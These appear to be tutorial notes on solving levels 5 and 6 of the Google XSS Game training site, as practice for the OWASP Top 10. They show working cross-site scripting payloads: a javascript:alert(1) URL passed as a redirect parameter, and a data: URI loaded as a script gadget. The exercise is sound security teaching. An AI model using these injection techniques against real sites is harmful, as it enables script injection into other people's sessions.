
Which is:

[URL]/confirm?next=javascript:alert%281%29

So after 5 seconds window.location is set to javascript:alert(1) which causes the javascript to execute

Challenge 6

- This allows you to load a file




http://xss-game.appspot.com/level6/frame#data

Loaded gadget from static/gadget.js

Challenge 6 Hint

- Use the method mentioned early to create your own file
- Ie. Testing with plain text file:
-




```
http://xss-game.appspot.com/level6/frame#data:text/plain,hi
```

```
Loaded gadget from data:text/plain,hi
```

Challenge 6 Solution

- XSS:
- URL=https://xss-game.appspot.com/level6/frame#data:text/plain,alert('hi')



Congratulations, you executed an alert:

hi

You can now advance to the next level.

Loaded gadget from data:text/plain,alert('hi')

The End.

- Next time we will do the rest of the OWASP Top 10, this is the 1 of them, but it is a fun way to practice XSS